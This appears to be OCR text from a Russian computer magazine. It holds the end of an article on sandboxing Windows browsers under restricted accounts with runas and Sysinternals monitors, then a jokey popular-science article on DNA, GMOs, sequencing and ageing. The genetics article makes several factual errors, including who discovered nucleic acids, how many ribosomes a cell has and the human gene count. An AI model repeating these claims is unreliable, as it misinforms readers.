
Нашей следующей задачей будет постройка «песочницы» для всех тех программ, что могут быть атакованы из сети, к числу которых принадлежит IE, Fire Fox, Outlook Express, The Bat, ICQ и другие. Каждая из них должна быть запущена из-под ограниченного пользователя, не имеющего доступа ни к каким каталогам, кроме тех, которые явно нужны самой программе. В принципе, можно завести одного ограни-



> Теперь доступ к папке имеет только пользователь Backup. Два клика мышью — и никаких вирусов



> Доступ к папке имеет специально созданных пользователь — Backup.



ченного пользователя на всех, обозвав его, к примеру, «sandbox» (то есть песочница), однако в этом случае червь, пробравшийся через IE, сможет разрушить почтовую базу, накопленную за многие годы, что будет обидно. Поэтому лучше всего дать каждой программе по пользователю (конечно, это увеличивает потребности системы в памяти, но не столь радикально).

Итак, создан ограниченный пользователь «sandbox», в свойствах «безопасности» каждого каталога (или всех дисков целиком) «sandbox» добавлен, и доступ ему запрещен (политика запрета имеет приоритет над политикой разрешений, поэтому удалять «всех» совершенно не обязательно). По завершению этой нехитрой операции у sandbox'a останутся только те каталоги, которые ему нужны (как правило, это каталоги самой программы, причем без права записи в исполняемые файлы).

Попробуем запустить в песочнице, например, Firefox. Создаем ярлык с firefox.exe (если только это не сделал инсталлятор), щелкаем по нему правой клавишей, идем в «свойства», затем — в «дополнительно» и там взводим галочку «запускать от имени другого пользователя». Говорим «OK» и запускаем. Появляется грозное диалоговое окно, требующее ввода имени и пароля. Вводим. И… Горящий Лис не запускается! Между прочим, в Linux/BSD подобная операция протекает без каких бы то ни было проблем (в XP и выше проблем конкретно с Firefox также не возникает. — Прим. редактора). А здесь нужен бубен или более конкретно — файловый монитор Марка Руссиновича, показывающий, на каких именно файловых операциях программа обламывается (вот так, значит, разработчики относятся к сообщениям об ошибках). Качаем файловый монитор: www.sysinternals.com/Utilities/Filemon.html (он, кстати, занимает меньше двухсот килобайт и распространяется совершенно бесплатно). Запускаем из-под администратора, создаем ярлык и взводим уже известную нам галочку «запускать от…»! В данном случае файловый монитор запускается, потому что запрограммирован правильно, и мы быстрым спортивным шагом идем в Options -> Filter/Highlight или нажимаем <CTRL-L>. В появившемся диалоговом окне взводим все галочки, кроме «Log Successes», поскольку мониторить успешные операции нам незачем! Нам нужны ошибки! Нажимаем «OK» и перезапускаем программу (фильтр будет действовать только после запуска). Вновь запускаем Горящего Лиса. Что мы видим? Сначала идут ошибки поиска динамических библиотек в тех каталогах, где их нет — это нормально. А вот дальше Горящий Лис пытается создать папку Mozilla прямо в каталоге WINNT (в ней он хранит свои настройки, кэш страниц и т.д.), куда его, естественно, не пускают, и он тихо умирает.


Да… задача. Пробуем утилиту командной строки runas, запустив ее так: «runas /user:sandbox firefox.exe» (при этом firefox.exe должен быть в текущей директории). Нас деловито спрашивают пароль и… ничего! Теперь Горящий Лис лезет в Documents and Setting\Default User, куда ему также нет доступа! В чем же дело?! В чем причина?! А в том, что для корректной работы большинства программ необходимо загрузить еще и профиль пользователя, от имени которого мы их запускаем, поэтому правильный вариант выглядит так: «runas /profile /user:sandbox firefox.exe». Теперь запуск проходит без проблем!

А вот Опера хранит кэш не в профиле пользователя, а непосредственно в своем каталоге (впрочем, это зависит от ее настроек), поэтому sandbox'у необходимо присвоить права на запись в «program files\opera».

Остальные программы «распутываются» аналогичным образом. Если не помогает файловый монитор, то качаем монитор реестра (www.sysinternals.com/Utilities/Regmon.html) и смотрим, в каких ветвях нуждается программа. Маленький подводный камень: перенаправить ввод с клавиатуры на файл, увы, не удастся, и пароль придется каждый раз вводить вручную, что напрягает. Впрочем, программисты запросто напишут программу, лишенную этих недостатков. Нам же главное — создать кучу пользователей, распределив права доступа так, чтобы зловредные программы не имели никаких шансов ни для размножения, ни для шпионской деятельности.

Заключение

Создание защищенной системы без использования антивирусов — это реально! Пускай на первоначальном этапе нам придется проделать большой объем работы и очень много думать головой, создавая столько пользователей, чтобы полностью изолировать одно потенциально опасное приложение от всех остальных. Зато будешь знать наверняка, что, работая на твоей любимой машине, домашние ничего плохого с ней сделать не смогут.



> На диске ты найдешь полную версию статьи Криса, а также программы, упомянутые в статье.



> Если в свойствах папки или файла ты вдруг не обнаружишь вкладки «Безопасность», то можешь во всем винить парней из Microsoft. Ребята решили упростить все до безобразия и по умолчанию спрятали эти настройки от ушастого пользователя. Вернуть все на свои места можно через «Проводник -> меню Сервис -> Свойства папки -> Вид», где нужно снять галку с опции «Использовать простой общий доступ к файлам».

ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /



Инженеры твоих генов

ЧТО МОЖЕТ СЕГОДНЯ БИОТЕХ И ГЕННАЯ ИНЖЕНЕРИЯ

«…И СКАЗАЛ ИМ БОГ: <…> ВЛАДЫЧЕСТВУЙТЕ НАД РЫБАМИ МОРСКИМИ [И НАД ЗВЕРЯМИ], И НАД ПТИЦАМИ НЕБЕСНЫМИ, [И НАД ВСЯКИМ СКОТОМ И НАД ВСЕЮ ЗЕМЛЕЮ], И НАД ВСЯКИМ ЖИВОТНЫМ, ПРЕСМЫКАЮЩИЕСЯ НА ЗЕМЛЕ».БЫТИЕ, 1, 28.

Ты, наверное, знаешь, что такое машина. Это относится не только к четырехколесному другу, но и к любым механизмам, то есть ко всем устройствам, работающим по принципам механики. Ты наверняка их видел, ими пользовался или даже их рассчитывал и собирал. То, о чем пойдет речь в этой статье, на 90% тоже связано с машинами. Только эти машины могут есть, испражняться и даже делать свои копии несколькими разными способами размножения. Как ты уже понял, речь пойдет о всяких живых организмах и, в первую очередь, — о тебе.

Естественно, мама тебя в детстве и не думала называть машиной. Да и ты сам не думал, что такое когда-либо возможно. Самое интересное состоит в том, что человечество узнало эту страшную тайну только в середине прошлого века. До этого все живое было тайной, постичь которую невозможно. В детстве ты уже начал догадываться о настоящей сути живой природы: жираф представлялся тебе таким «живым» подъемным краном, муравьи, несущие грузы, — конвейером, а навозный жук, катящий шар, — грузовиком.

С другой стороны, люди строили механизмы с оглядкой на природу, поэтому такие совпадения тебя не должны удивлять. Но если взять самое совершенное оборудование, несколько разных типов микроскопов и посмотреть глубже на то, как именно работает живая клетка, то все сомнения сразу отпадут. Ты поймешь, что под микроскопом разницы между живым и неживым нет — везде одни и те же машины.

Ученые уже около двадцати лет спорят о том, можно ли считать вирус живым или нет. То есть существо это или что-то вроде большой химической молекулы с необычайно разнообразными свойствами, которые проявляются именно механически. Вот такая дилемма. Случилось это потому, что стало известно детально, из чего состоит вирус и как он «работает». Глядишь, скоро и до нас дойдут — будут писать умные книжки о том, что представитель вида Homo Sapiens, некто Вася Пупкин, — никакой не живой организм, а, к примеру, сложный коллоидный жидкий кристалл с обратной связью в виде походов в кусты после выпития N-го количества бутылок с пивом. Даже отобразят эту зависимость в фазовом пространстве. И все тут. Нам-то оно безразлично, но тогда возникнет философская проблема: ничего в мире необычного и удивительного нет, везде одни и те же шестеренки, электроны и силовые поля.

Коротко о главном

А начиналось все безобидно: врач Генри Морган в начале прошлого века путем нехитрых экспериментов доказал, что внутри




Мир биологии порой кажется хаотичным, но он работает по своим логичным законам!

клеточного ядра есть специальные нуклеиновые (от слова nucleus — ядро) кислоты. Естественно, что чем больше мы узнаем о человеческом теле и о жизни вообще, тем больше можно полезного и вредного сделать для самого человека. Поэтому все продвинутые биологи начали изучать эти самые нуклеиновые кислоты. Через время оказалось, что они представляют собой сложные молекулы кислоты ДНК (дезоксирибонуклеиновой кислоты), а еще через время — что в этой кислоте находятся четыре молекулы-основания (цитозин, гуанин, аденин и тимин, а также урацил, который заменяет тимин при переписывании его на информационную РНК), которые и определяют всего тебя или другое живое существо.
В 1953 году Фрэнсис Крик и Джеймс Д. Уотсон расшифровали трехмерную структуру ДНК. ДНК оказалась похожей на веревочную лестницу, свернутую в двойную спираль. Двойная спираль ДНК состоит из двух цепей нуклеотидов, каждый из которых, в свою очередь, образован углеводом дезоксирибозой, азотистым основанием и фосфатом. Нуклеотиды-основания связаны друг с другом через фосфатные группировки, а внутри двойной спирали они соединены через пары азотистых оснований («ступеньки лестницы»).
Примерно в 30-40-х годах прошлого века было открыто молекулярное описание биохимического цикла фотосинтеза и дыхания, без которого немыслим любой живой организм. Оказалось, что все мы живем на батарейках под названием АТФ — аденозинтрифосфорная кислота. В процессе нашего бегания-прыгания-размножения батарейки «садятся» — от них отщепляется один фосфорный остаток с выделением нужной нам энергии, и нам затем надо их «перезаряжать» глюкозой, которую все мы получаем из пищи. Вот почему большинству лежачих больных прописывают капельницы из глюкозы.
Как ты знаешь, знание — сила, поэтому накопленные в конце XX века знания о генных механизмах работы живых организмов выделились в отдельную науку — генную инженерию, позволяющую делать с генами практически все что угодно. Сегодняшнее создание генетически модифицированных организмов и растений — только слабое начало биологической революции XXI века.
Но для того, чтобы ты понял, как именно работает наш суперкомпьютер, нужно объяснить основы, без которых невозможно двигаться дальше. Это нудно, но нужно. Помнишь, как ты впервые знакомился с процедурами, рекурсиями и прерываниями? После этого многое в программировании стало понятней. В биотехе такая же ситуация. Есть вещи, узнав которые, становится понятным, что такое ГМО или генная вакцина.

Живой программер

Ты, наверное, не застал перфокарт — это такие картонные пластинки, в которых пробивают аккуратные отверстия, кодирующие те или иные процедуры. Так программеры 60-х писали для больших машин. Оказалось, они не так далеко ушли от биологического суперкомпьютера — клетки. Все, что есть в тебе, собаке, бактерии, записано в ДНК так же, как если бы ты писал прогу на C++. Сам текст проги — это и есть аналог ДНК. А результат ее выполнения — наше тело, составленное из белков, — результатов транслирования и компилирования исходного кода ДНК-проги. В отличие от мнемокодов, операторов, процедур и байтов природа придумала нехитрый язык триплетов. Три любые последовательно расположенные основания ДНК (А, Г, Ц, Т(У)) образуют кодовое обозначение, названное триплетом. А несколько триплетов, с помощью которых синтезируется одна молекула белка, называется геном. Да, это те самые гены, которых иногда не хватает в организме у генетически больных людей. Сам язык ДНК прост: буквы-основания А, Г, Ц, Т(У) и триплеты, которых может быть аж 4*4*4 = 64 типа. При этом некоторые из них «зарезервированы» (кодируют полную остановку цикла синтеза белков, старт работы синтеза и т.д.).
Дальше — еще интереснее. Механическая сущность программирования наших тел прослеживается по их структуре: белки, которые синтезируютсявпроцессевыполненияГлавной биологической программы — ДНК, — состоят всего из 20-ти базовых кирпичиков-аминокислот, которые кодируются различными триплетами. В качестве «системных» используются остальные свободные кодоны. Поскольку 20 аминокислот могут объединяться в самой разной последовательности, то они могут образовать громадное количество разнообразных белков. Число изомеров (различных вариаций с другой пространственной конфигурацией молекулы белка), которое можно получить при всевозможных перестановках всех аминокислот в белке, исчисляется огромными величинами. Так, если из двух аминокислот возможно образование только двух изомеров, то уже из четырех аминокислот теоретически возможно образование 24 изомеров. А если молекула белка состоит всего из 10 аминокислот, то число теоретически возможных вариантов белковых молекул, отличающихся порядком чередования аминокислот, равно 1020. Но в жизни в белках не 10, а иногда гораздо больше аминокислот, так что запас для строительства живых организмов неисчерпаем.



Как и любой проге, ДНК нужно исполняющее устройство, которое произведет белок по заданному в ней коду. Мы просто напичканы этими устройствами: в каждой клетке их находится до 100 штук. Называются они рибосомами. Это маленькие белковые машины, которые штампуют белок из разных аминокислот, прямо как на обычной фабрике собирают машину на конвейере из разных частей. Но для того, чтобы производство началось, необходимо соблюсти несколько важных условий. Первое — «производственные» участки ДНК (ведь ДНК содержит ВСЮ информацию об организме), которые нужно воплотить в белок, копируют в одноленточный аналог ДНК — информационную молекулу и-РНК. Второе — наличие сигнальных ферментов в клетке, которые определяют,



Молекулярная машина – энзим захватывает ДНК



Знаменитая фабрика генных инженеров – E. Coli

какие именно части ДНК нужно копировать. Затем «выкопировку» и-РНК, как перфокарту через привод, протягивают через рибосому, из которой «выплевывается» череда аминокислот, подводимых транспортными молекулами РНК, связывающими аминокислоты в одну большую белковую молекулу. Управляют этим процессом специальные стоповые и стартовые кодоны — УАГ, УАА и т.п.

Видишь, как схожа работа основного механизма построения организма с программированием, компилированием и трансляцией? В реале отдельные процессы схемы ДНК-и-РНК-Белок так и называются: транскрипция и трансляция.

Не мне тебе говорить, что любой код можно изучить и потом использовать, как захочется (то есть взломать). Этим и занимаются генные инженеры. Любой ген что-то делает для организма. Заставить работать живую фабрику на себя — вот что задумали генные инженеры! Что будет, если забросить в живой транслятор свою программу, сшитую из разных кусков ДНК? Чистым любопытством ученые не ограничились. Сперва генные инженеры решили заставить микроорганизмы производить инсулин, спасение для диабетиков. Человеческий инсулин раньше можно было получать с помощью химического синтеза. Но этот синтез настолько сложен и дорог, что его проводили только в экспериментальных целях, а полученные количества инсулина были недостаточны даже для одной инъекции. Это был скорее символический синтез, доказательство того, что химики могут синтезировать в пробирке настоящий белок.

Генетики с ходу решили раз и навсегда инсулиновую проблему. Они взяли культуру кишечных палочек и «перепрограммировали» их ДНК так, чтобы вся их жизненная деятельность сводилась к производству человеческого инсулина. При этом этот инсулин, в отличие от говяжьего или свиного (которыми лечили раньше), полностью идентичен нашему родному и не вызывает никаких аллергических реакций. И сегодня инсулин синтезируется только таким «производственным» генно-инженерным методом.

После этого кишечная палочка E. Coli стала любимой фабрикой ученых. Да, надо заметить, что «перепрограммировать» живой организм сложно. В тебя, например, засунуть сразу новую ДНК будет практически невозможно. А по отдельности добавлять или изменять отдельные гены можно. Бактерии E. Coli, например, «прошивают» специальными кольцеобразными молекулами ДНК — плазмидами, которые представляют собой непонятно что: то ли просто сложные молекулы, то ли живой организм. В них добавляют тот код, в который нужно вставить бактерии, и они успешно дополняют родной код кишечной палочки своим. Сейчас развиваются новые методы доставки проги-ДНК в клетку — например, заключение в золотые нанокапсулы и бомбардирование ими клеток.

Успешно начав с производства инсулина, генные инженеры расправили плечи, и через десяток лет появились…

ГМО — чего реально надо бояться

Да, всемирная страшилка ГМО (генетически модифицированные организмы). Ты, наверное, знаешь о рыбьих генах в помидорах, светящихся кроликах и прочих уродах — результатах переделывания живых машин под свои нужды такой же машиной-человеком. Зачем? Для зарабатывания денег, конечно! Как ты думаешь, какие семена будут покупать больше: морозоустойчивые или нет, защищенные от болезней и давящих сорняки или обычные? Конечно, при таком раскладе селекционерам впору браться за вилы, объявлять трансгенные растения игрушками сатаны и громить генетиков. Их стараниями введен закон, обязывающий фирмы-производители продуктов на основе ГМО-растений указывать это на этикетках. Действует это безотказно на пенсионеров, недоразвитых детей и блондинок: раз в ГМО-продуктах есть рыбьи гены — надо есть обычные помидоры, в которых никаких генов вообще нет. Но мы-то с тобой знаем, что помидорам сделали тюнинг — перепрошили температурную зависимость. А для того, чтобы не напортачить и не выдумывать своих алгоритмов, взяли ген устойчивости к холоду у глубоководных рыб.

Все началось в 1972 году, когда Пол Берг впервые объединил в пробирке в единое целое два гена, выделенных из разных организмов, и получил ДНК-гибрид, который сам по себе в природных условиях образоваться никак не мог. Затем новый код ДНК внесли в бактериальные клетки. И был создан первый трансгенный организм, несущий гены бактерии и гены обезьяны (ракового вируса обезьяны, если точнее). А затем были сконструированы микробы, несущие гены мушки дрозофилы, гены кролика, гены человека и… поезд пошел. Но тут машинисты дали тормоз и мощный тревожный гудок.

Несколько ведущих американских ученых, первым из которых поставил свою подпись Пол Берг, опубликовали в журнале Science письмо, в котором призвали остановить работы по генной инженерии до тех пор, пока не будут выработа-


ГМО-морковка почти не отличается от настоящей



Вот так устроена твоя главная жизненная программа



Биологическая терминология порой смахивает на техническую



Святая святых организма – синтез белка в рибосоме

ны правила техники безопасности обращения с трансгенными организмами, которые, как полагалось, могут, помимо воли исследователей, иметь свойства, опасные для человека и среды его обитания.

А вдруг человеческая ДНК, встроенная в микроб, приведет к его «возбуждению»? К тому, что он начнет безудержно размножаться и пожрет все живое и неживое? А что будет, если в микробную клетку (в ту самую E.Coli) встроены гены вируса обезьяны, способные превращать нормальные клетки человека в раковые? Не вызовет ли такая кишечная палочка массовую эпидемию злокачественных заболеваний? Не передаст ли она онкогены (гены, вызывающие рак) другим микробам?

Так вот ответ на все эти вопросы: за последние 15 лет прошли полевые испытания 25000 разных трансгенных культур, из которых 40% — устойчивы к вирусам, 25 % — устойчивы к гербицидам, 25% — устойчивы к инсектицидам; посевы трансгенных гербицид-устойчивых растений (кукуруза, соя, хлопок) во всем мире составляют более 28 миллионов гектаров. С 1996 года в США на промышленной основе выращиваются трансгенные картофель, кукуруза и хлопок, поражающие вредных насекомых. А в 2000 году рынок трансгенного зерна составил 3 млрд. долларов, а в 2010 году должен достичь 25 млрд. долларов.

В общем, за 30 лет интенсивного и все расширяющегося применения генной инженерии во всем мире ни одного случая возникновения опасности, связанной с трансгенными организмами, зарегистрировано не было.

Сам производственный процесс ГМО довольно прост: ставится задача, подбираются нужные гены, культивируется клеточная среда на основе измененных генов, которая при определенных условиях трансформируется в отдельные растения, прорастающие из отдельных клеток. И в таком растении должны действовать и передаваться по наследству искусственно введенные в исходную клетку гены. Таким методом из одного растения можно получить миллионы (!) одинаковых растений, а не десятки, как при использовании семян при селекции. Клеточная технология не требует больших площадей, не зависит от погодных условий и отличается огромной производительностью.

Но пенсионеры все равно боятся: мол, «чужие» гены, съеденные в измененном продукте, могут сами «встроиться» в ген человека, вызывать уродства и болезни, засорять природу и привести к экологической катастрофе. Наверное, селекционеры-пенсионеры едят ГМО сразу клетками, поэтому уродства им обеспечены. Они забыли о том, что ВСЕ искусственно измененные гены и также произведенные ими белки в нашем желудке расщепляются на аминокислоты и благополучно перевариваются. И изменить что-то в генах человека они не могут. Почему народ веками ест икру — сплошной генетический материал рыб, — а сейчас еще все увлеклись суши и едят сырую рыбу — и ни у кого ведь жабры не выросли?


Мы давно используем генно-инженерные лекарства, витамины и вакцины, пьем вино и пиво, которое сбраживают генно-инженерные дрожжи, едим йогурты, которые сквашивают генно-инженерные лактобактерии, — и это не вызывает протеста. Каждый год мировые посевы ГМО увеличиваются на 15%, и это единственный способ накормить все человечество и избежать громадных потерь от болезней и вредителей.

Польза от генетически модифицированных растений в год составляет около 10 миллиардов долларов, что немало для мирового сельского хозяйства.

На растениях генетики не остановились. Теперь они экспериментируют с животными. Считается, что единственными принципиальными ограничениями возможностей генной инженерии животных являются или ограниченная фантазия генного инженера, или ограниченное финансирование. Непреодолимых природных ограничений (как, например, в физике невозможность достижения сверхсветовых скоростей) в генной инженерии, похоже, нет — позволено все! Светящиеся рыбы и кролики — только первые шаги к выведению новых высокопроизводительных пород свиней и коров. Ты же любишь балык к пиву? И хочешь, наверное, чтобы он не ударял по карману? Вот они тоже этого хотят.

Как нас всех посчитают

Знание — сила. И полное знание содержания нашей главной проги, записанной в ДНК у тебя и всех остальных, может полностью перевернуть вверх тормашками всю современную медицину и фармакологию. Представь себе: лет через 20 ты заболеваешь, например, хроническим насморком, приходишь в больницу, даешь оператору на компакте или флэшке свой персональный ДНК-код (ты не знаешь, что это, просто-напросто полностью записанная инфа в буковках АГЦТ(У) о твоей ДНК размером в 60-70 мегабайт) и формулируешь проблему. Доктор, посмотрев базу данных о твоих белках, пишет тебе апдейт, синтезирующий пригодные только для тебя ферменты, останавливающие насморк и укрепляющие иммунитет. Приняв пару раз изготовленные по проге толпой микробов таблетки, ты избавляешься от насморка за несколько дней без всяких побочных последствий. Ты, конечно, можешь сказать, что, попив пару раз Coldrex, можешь избавиться от насморка и сегодня, нафига 20 лет ждать? Но вот рак, СПИД, старение и синдром известного Дауна Coldrex'ом не вылечишь. Кто знает, от чего у тебя насморк, — может, он обусловлен более



Получение генома – пока дело непростое

серьезными проблемами с иммунитетом, которые будут видны только после изучения ТВОЕЙ ДНК.

Дело заключается в том, что нужно получить этот самый компакт с оцифрованной ДНК, сдав анализы. Да вот незадача — последний раз такая процедура закончилась в 2003 году, ее проводили совместно 18 государств, заняла она 10



Хоть он маленький, а уже старик – прогерия медленно, но верно делает свое дело



Если бы мы состояли всего из одной клетки, то проблем со старением было бы меньше

лет и стоила 3 миллиарда убитых енотов. Зато в ходе единственного проекта человеческого генома было расшифровано 80–100 тысяч генов, а это поможет хотя бы в общем делать генные лекарства, предназначенные именно для человеческих хворей. До расшифровки персонального генома еще далеко, но уже есть «быстрые» секвенаторы, протягивающие ДНК через нанопоры и по изменению электрических потенциалов в них записывающие буковки А, Г, Ц, Т в последовательности. Если бы их использовали в проекте человеческого генома, то вместо 10 лет потребовалось бы всего двадцать часов.

Принцип действия быстрого секвенатора прост: отрицательно заряженная одноцепочечная ДНК проходит через нанометровую пору в мембране, наружная поверхность которой несет отрицательный заряд, а внутренняя — положительный. Как только очередной нуклеотид перекрывает внутреннее отверстие в поре, электропроводность мембраны (измеряемая здесь в пикоамперах) изменяется. Нуклеотиды разного типа, из которых состоит цепочка ДНК, немного различаются по размерам и поэтому закрывают пору в большей или меньшей степени и на разное время. Соответственно, изменяется и электропроводность.


Если в ближайшем будущем ученым удастся повысить разрешающую способность метода, то каждый скачок электропроводности будет отвечать прохождению через пору одного нуклеотида, и с диаграммы, получаемой на выходе, можно будет считывать искомые буковки.

Поэтому пока разработчики программы «Революционные методы секвенирования генома», финансируемой Национальными институтами здравоохранения США, ориентируют ее участников на то, чтобы снизить стоимость секвенирования генома человека до $100 тысяч к 2009 году и до $1 тысячи к 2014 году. Первую группу ученых, которым удастся решить задачу, ждет солидное денежное вознаграждение. И, похоже, цель уже близка. Есть основания полагать, что менее чем через четыре года подобная процедура будет стоить около $20 тысяч.

Пройдет немало времени, прежде чем мы ощутим, насколько изменилась наша жизнь с наступлением эры персонифицированной геномики — так называется наука об изучении генома (набора всех наших генов).

Долго жить не запретишь

Раз мы машины, хоть и сложные, возникает логичный вопрос: можно ли и для нас наделать запчастей, чтобы, постепенно заменяя их, не изнашиваться, то есть не умирать?





Рибосома – мини-фабрика с «открытым кодом»

Одно из решений лежит прямо на поверхности: можно заставить биофабрики делать такие же органы, как у нас, синтезированные из таких же точно белков, — это не вызовет их отторжения. И тогда придется проходить регулярные курсы пересаживания всех органов (кроме мозгов, конечно). Сейчас на основе ГМО пытаются сделать белковую структуру свиней как можно ближе к человеческой. Свиньи выбраны не случайно — их белковая биохимия ближе всех к человеку. Однако процесс старения — явление сложное, его простыми пересадками не остановишь.

Но фундаментальные исследования всех известных на сегодня механизмов старения уже привели к созданию препаратов, направленных на борьбу с самыми главными «киллерами» организма — свободными радикалами. Их изучение привело к появлению нового многообещающего препарата, который сейчас проходит заключительные клинические испытания в биофирме AstraZeneca. Данный препарат абсорбирует свободные радикалы, порождающие клеточные повреждения после инсульта, и его появление может взорвать рынок в 2008 году.

А биотехническая компания Geron приступила к испытанию на людях новой противораковой терапии, которая направлена на энзимы, сбрасывающие в исходное состояние теломеры — крошечные молекулярные часы, дающие клеткам приказ о самоуничтожении после определенного количества делений (эти часы дают сбой в раковых клетках). Препарат, разработанный Geron, направлен на восста-





новление их функции с тем, чтобы раковые опухоли самоуничтожались по прошествии определенного времени. Некоторое время теломеры считались основным злом, которое старит нас независимо от того, насколько мы «реально износились». В некоторый момент часики пробивают 12, и твое тело начинает потихоньку дряхлеть.

Искусственное дряхление ученые могут уже сейчас вызвать. Сделать это они смогли после изучения редкой болезни прогерии. Это синдром преждевременного старения, при котором организм человека за 12-15 лет после рождения «проживает» 70-летний период жизни, то есть в 10-14 лет больной ребенок имеет такие изменения тканей организма, какие наблюдаются у людей пожилого возраста.

Старение организма протекает с невероятной скоростью, что сопровождается развитием атеросклероза сосудов, остеопорозом костей, выпадением волос, нарушением состояния челюстей и зубов, а впоследствии — сердца и мозга. Существует несколько форм прогерии, и практически все они сопровождаются серьезным нарушением образования белка ламина А в результате генной мутации. Эти мутации удалось выделить и повторить на животных. Может, мы с тобой доживем до того времени, когда результаты изучения прогерии смогут продлить срок жизни, а не сократить его.


Сам «ген старения» пока не найден. Но известно о том, что человек может быть носителем генов, способствующих замедлению старения.

